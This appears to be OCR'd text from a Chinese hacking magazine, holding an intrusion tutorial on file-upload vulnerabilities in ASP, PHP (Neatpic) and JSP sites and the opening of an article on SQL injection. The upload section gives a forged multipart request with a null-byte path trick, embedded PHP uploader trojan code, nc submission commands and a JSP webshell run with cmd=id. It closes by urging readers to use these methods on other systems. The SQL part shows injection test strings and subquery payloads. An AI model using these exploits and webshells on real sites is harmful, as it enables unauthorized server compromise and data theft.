在UpPath第一个文本框中输入:up_name,第二个输入上传后的Shell名称 test.asp。File第一个文本框中输入File_name1;详细参数和提交情况如图12、图13所示。




图12

小提示:http://www.zr1*3.com/upload.asp?action=UpFile中参数Action=UpFile一定不能丢,如图13所示,后门所在路径为:upload/other/test.asp。




图13

后门介绍:这里用的是是血汉个人美化版后门!此后门功能非常多,可算是经典之作。它具有浏览、上传、下载、复制、删除、执行DOS命令和执行SQL命令,查看系统配置及Nofso的功能,而且就算你得到了后门的源代码也看不到明文的密码。

PHP上传漏洞篇

测试程序:Neatpic PHP目录直读版1.2.3(打开了图片上传功能)。当PHP程序有指定Path时,在Path文件后门上加入%00可以上传任意文件!

在百度里搜索"Neatpic PHP目录直读版1.2.3",你会找到很多装有此程序的站点。由于是PHP上传漏洞,目前还没有公布技术细节,这里就详细给大家介绍一下。

第一步:用WsockExpert抓取上传图片操作的数据包,并做相应修改:

```
POST /index.php?action=upload HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/msword, */*
Referer: http://mycol.51*j.com/index.php?path=.
Accept-Language: zh-cn
Content-Type: multipart/form-data; boundary=---------
```

```
-----------------------------7d425237102f4
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Win-
dows NT 5.0)
Host: mycol.51*j.com
Content-Length: 982
//注意这里：修改后为994，"/test.php%00"是12个字符。
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: PHPSESSID=58894c5616b85eb6a93dcef949233176
-----------------------------7d425237102f4
Content-Disposition: form-data; name="path"
// 这里修改为"./test.php%00"。
-----------------------------7d425237102f4
Content-Disposition: form-data; name="image"; filename="D:
\Hacktools\muma\upload.php"
// 这里修改为："D:\Hacktools\muma\upload.gif"，也
就是伪造文件的目录。
Content-Type: text/plain
<?php
$action4="";
$remotefile="";
$localfile="";
if (isset ($HTTP_POST_VARS['action4']))
{        $action4 = $HTTP_POST_VARS['action4'];
}if (isset ($HTTP_POST_FILES['UpFile1']))
{          $remotefile = $HTTP_POST_FILES['UpFile1']
['tmp_name'];
        $localfile = $HTTP_POST_FILES['UpFile1']['name'];}
if ($action4)
{          copy ($remotefile,$localfile);
          unlink ($remotefile);
        echo "upload file successfull";}
{?>
<form method="post" action="" enctype="multipart/form-
data">
 <input type=file name="UpFile1" value="" size=40><br>
<input type=hidden name="action4" value="upload"><br>
<input type=submit name="submit" value="Upload">
</form><?}?>
-----------------------------7d425237102f4--
```

第二步：修改Cookie。上面代码中有详细的修改方法，为了让大家能应变不同的系统，详细解释一下（请参考上面的代码或者你自己抓取的Cookie值）：在"."后面加上"/test.php%00"，这是12个字符，所以原来的982要改成994，把Cmd.php改成Cmd.gif，再保存修改后的Cookie为Test.txt。

第三步：用NC提交。使用如下命令提交数据：

```
nc -v www.mycol.5**j.com 80 <test.txt
```

在浏览器中输入：http://mycol.51*j.com/test.php，我们带上传功能的Shell就出来了！

后门介绍：因为用NC上传时为保证成功率，所以自己编了一个仅能实现上传功能的短小木马，利用它你可以把安全天使Angle写的一个经典PHP木马——Phpspy上传上去！

PHP的上传漏洞大体利用方法和过程都是这样的，由于时间有限，没有多测试其它系统，有兴趣的朋友可以多测试一下。

JSP上传漏洞篇

某天无意中进了一个论坛，是用JSP语言编写的，现在的JSP论坛一般都用在大型站点上，普通人使用还是比较少的，于是想搞搞它。注册用户后，在"发表新文章"和"修改个人资料"里均没有上传功能的选项，看来防范是比较严格的。找了半天才发现回复帖子的时候，有上传附件功能！不知道这是不是一个突破口。于是在网上找了个JSP的Shell（JSP网页木马3.0）直接上传后出现如图14所示的错误。




图14

如果把"Content-Type: text/plain"改成"Content-Type: image/jpeg"能不能上传呢？测试一下再说。

用WsockExpert抓包，把数据存到记事本上，然后把"text/plain"改成"image/jpeg"存盘退出，用NC提交

```
nc -- www.***.com 80 <jsp_UpFile.txt
```

在浏览器里输入：

```
http://www.***.com/bbs/upload/image/4368_1096291342664.jsp?cmd=id
```

返回如图15所示




图15


哈哈！很神奇的事：ROOT权限！让我想起了范伟说的一句说："大哥，甭说了，啥也不用说了"该怎么继续做大家自己看着办吧！

后门介绍：这里用的是JSP网页木马3.0，带一个参数CMD，如上图所示在"="号后面加上要执行的命令就可以正常使用了！

目前，存在以上漏洞的系统还很多，本文只是选取了几个比较典型的系统给大家做演示，相信熟悉了这样的入侵方式，在入侵其他系统的时候大家一定会顺手很多！希望本文能给大家提供一定帮助，谢谢观赏！

适合读者	脚本爱好者、网络管理员
前置知识	基础ASP脚本阅读能力
难度等级	低

刘流：对于ASP脚本安全，造成漏洞的主要原因有两大点。第一是程序员在脚本代码的编写中对特殊字符的过滤不严，第二是数据库的安全设置没有到位。时下网上流行的注入漏洞就是程序员没有对脚本进行严格的过滤而造成的对数据库的攻击。无数网络管理员在这方面吃尽了苦头，却苦于找不到全面、精辟的防范方法来抵御这样的攻击。究其原因，还是因为管理员本身并不了解注入攻击的实质，换句话说，就是不熟悉这种攻击的具体实施方式，因而要防护这样的攻击也就无从说起。下面将以实际利用的方式为大家具体讲解SQL注入的攻击方式和针对数据库的攻击，同时针对每种攻击方式都提出了防护方法，希望大家能通过对攻击方法的了解而掌握防范这种攻击方法的窍门。



打破SQL Injection的神秘光环

文/图 戢俊卫

SQL注入漏洞是属于程序编写人员对脚本程序没有完全过滤好参数而导致的一种漏洞。我们通过注入漏洞，最基本可以获取数据库表中的一些信息，可以修改数据库表中的内容，更深层次甚至可能拿到系统权限。而针对数据库的攻击前提就在于注入漏洞，一般都是从注入漏洞着手开始的。下面我们就从最基础的注入知识开始，逐步深入讲解其攻击手法。

SQL注入理论基础

SQL是一种功能强大的语言，熟练掌握并灵活应用SQL语言是初学者和数据库应用开发人员的必备基本功，这样的基本素质很多人都具备，而且学得相当不错，但在安全性方面就往往被程序开发人员所忽略了，进一步导致黑客利用脚本漏洞，攻击Web主机，入侵数据库。

我们先看看下面的SQL语句，并由此引出全文：

```
(A) select * from users where id=1--
(B) select * from users whrer id=1 and username='something'--
(C) select * from users where id=1 and 1=(select min(id) from users)--
```

对于A、B这两种情况，一般数据库开发人员都能理解，并经常使用，但C这种情况，可能使用的人不太多，也就是条件后面是一个集合判断，也属于条件。这种情况被黑客很好地利用了，通过这种手段，可以获取数据库表中的信息。最直接的表现形式是这样的：

```
select * from users where id=1 and 'adminname'=(select username from [admin] where id=1)--
```

上面的语句是直接查询Admin表中ID为1的UserName字段值是不是"adminname"，也是一种很通用的注入方式，这里我们只是用来讲解一下注入的基础知识。下面我们要开始深入的讲解各种注入方法和防护方法了。

在开始讲解前，先介绍一下怎么识别是否存在SQL注入漏洞。

对于数字型参数，比如www.***.com/list.asp?id=1这样的URL，在1后加入"and 1=1"和"and 1=2"，查看返回结果是否相同，不相同则说明有可能存在漏洞，如图1、图2所示。从图中可看出返回页面是完全不同的，由此可基本确定存在注入漏洞。




图1




图2

对于字符型参数，比如www.***.com/name.asp?id=text，在其后加入单引号，看是否提示出错，再通过出错信息就可判断是否存在漏洞。还有一些比较特殊的判断方法，这些就靠大家自己去总结经验了。

从防范方面来看，脚本提交的参数一般都是数字和字符型。对这两种类型进行判断和过滤，那么就从根本上防止了SQL注入的存在.

数字脚本参数的攻击和防护

我们以下面的一个URL为例 http://www.something.com/view.asp?id=1，在View.asp中，原代码如下:

```
sqlstr = "select * from users where id="&request("id")
rs.open sqlstr,conn,1,1
……
```

我们可以发现程序员是直接用Request("id")获取ID参数值，没有对参数ID作任何过滤，导至产生了一个注入漏洞，而参数正好是数字型的。

1.攻击方法

我们在URL中提交:

```
http://www.something.com/view.asp?id=1 and 'admin'=(select username from [admin] where id=1)--
```

这里我们提交上面URL的前提是知道数据库中的表结构，用来猜解表中记录的一种方式。放入脚本代码中，大家就会相当清楚地看到这是怎么回事了:

```
select * from users where id=1 and 'admin'=(select username from [admin] where id=1)
```

